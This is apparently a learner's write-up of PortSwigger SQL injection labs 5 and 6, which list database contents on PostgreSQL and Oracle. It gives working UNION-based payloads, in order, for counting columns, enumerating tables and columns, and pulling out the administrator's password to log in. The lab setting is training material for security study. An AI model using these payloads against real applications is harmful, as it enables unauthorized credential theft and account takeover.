
ACCESS THE LAB

This lab 5 of sqli in portswigger. It is given that there is a vulnerability in the product category filter, and mentioned to do UNION attack to list the database contents on non-oracle database.

Let's access the lab,



Here I'm using burpsuite to capture the packets of any product category and do Union attack.



Step 1: First find the no.of columns in the table,

Here we use 'order by to determine the no.of columns, so we found maximum no.of columns by

'order+by+2—

(We can identify it by noticing the response as 200, try changing the number until the response is 500)

Step 2:

Let's find the datatype of the columns, and we found that there is only 2 columns so use this query,

'+UNION+SELECT+'abc','def'—

Here we can identify both are strings.

Step 3:

Let’s list the tables in the database,


Before listing we need to find which version of the database is using here, for that we can refer sql cheat sheet (https://portswigger.net/web-security/sql-injection/cheat-sheet).

Database version

You can query the database to determine its type and version. This information is useful when formulating more complicated attacks.

Oracle	`SELECT banner FROM v$version` `SELECT version FROM v$instance`
Microsoft	`SELECT @@version`
PostgreSQL	`SELECT version()`
MySQL	`SELECT @@version`

Here we found that the database version is PostgreSQL, and we can use that information to find which table we can use,



In postgresql documentation it is explained that the defined table name is table_name and column name is column_name.

And we can refer the sql cheat sheet to list the database table names,


Database contents

You can list the tables that exist in the database, and the columns that those tables contain.

Oracle	`SELECT * FROM all_tables` `SELECT * FROM all_tab_columns WHERE table_name = 'TABLE-NAME-HERE'`
Microsoft	`SELECT * FROM information_schema.tables` `SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'`
PostgreSQL	`SELECT * FROM information_schema.tables` `SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'`
MySQL	`SELECT * FROM information_schema.tables` `SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'`

So this is the query,

'union select table_name from information_schema.tables--



After entering the query, if the response is 200, search for the users table in the search bar in response page.


Found the users table!!

Step 4:


Let’s find the columns in the table,

'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_qvrozb'—

- Enter the table name you found after the table_name .



Found the username column, search it on the search bar, and also let’s find the password column too,




Step 5:

Found it !!, let’s find the password for the administrator,


'+UNION+SELECT+username_mwbkeh,+password_lxlvbg+FROM+users_qvrozb--

- Enter the username and password column you found after the **SELECT** and users table name at the last.




Found it, after entering the query if the response is 200, search administrator on the search bar in response.

Let’s login with that password.




Hurray logged in !! 😊

Lab 6: SQL injection attack, listing the database contents on Oracle



This is the lab 6 of sqli in portswigger. It is given that there is a vulnerability in the product category filter, and mentioned to do UNION attack to list the database contents on oracle database.

Here I’m using burpsuite to capture the packets of any product category and do Union attack.



Step 1: First find the no.of columns in the table,

Here we use ‘order by to determine the no.of columns, so we found maximum no.of columns by

‘order+by+2—

(We can identify it by noticing the response as 200, try changing the number until the response is 500)

Step 2:

Let’s find the datatype of the columns, and we found that there is only 2 columns so use this query,

'+UNION+SELECT+'abc','def'+from+dual—


From the oracle statement we can understand use source as dual

Here we can identify both are strings.

Step 3:

Let’s list the tables in the database,

'+UNION+SELECT+table_name,NULL+FROM+all_tables—




After entering the query, if the response is 200, search for the users table in the search bar in response page.

Found the users table!!

Step 4:

Let’s find the columns name inside this table,

'+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name=' USERS_CZRTGH—



- Enter the table name you found after the table_name .


Found the username column from the table by searching on the search bar of the response page after getting 200 response also find password columns as same.

Step 5:

Found it !!, let’s find the password for the administrator,

'+UNION+SELECT+USERNAME_PBVEPV,+PASSWORD_CQDDYK+FROM+USERS_CZRTGH—

- Enter the username and password column you found after the **SELECT** and **users table name** at the last.




Found it, after entering the query if the response is 200, search administrator on the search bar in response.


Let’s login with that password.

Hurray we found it !! 😊

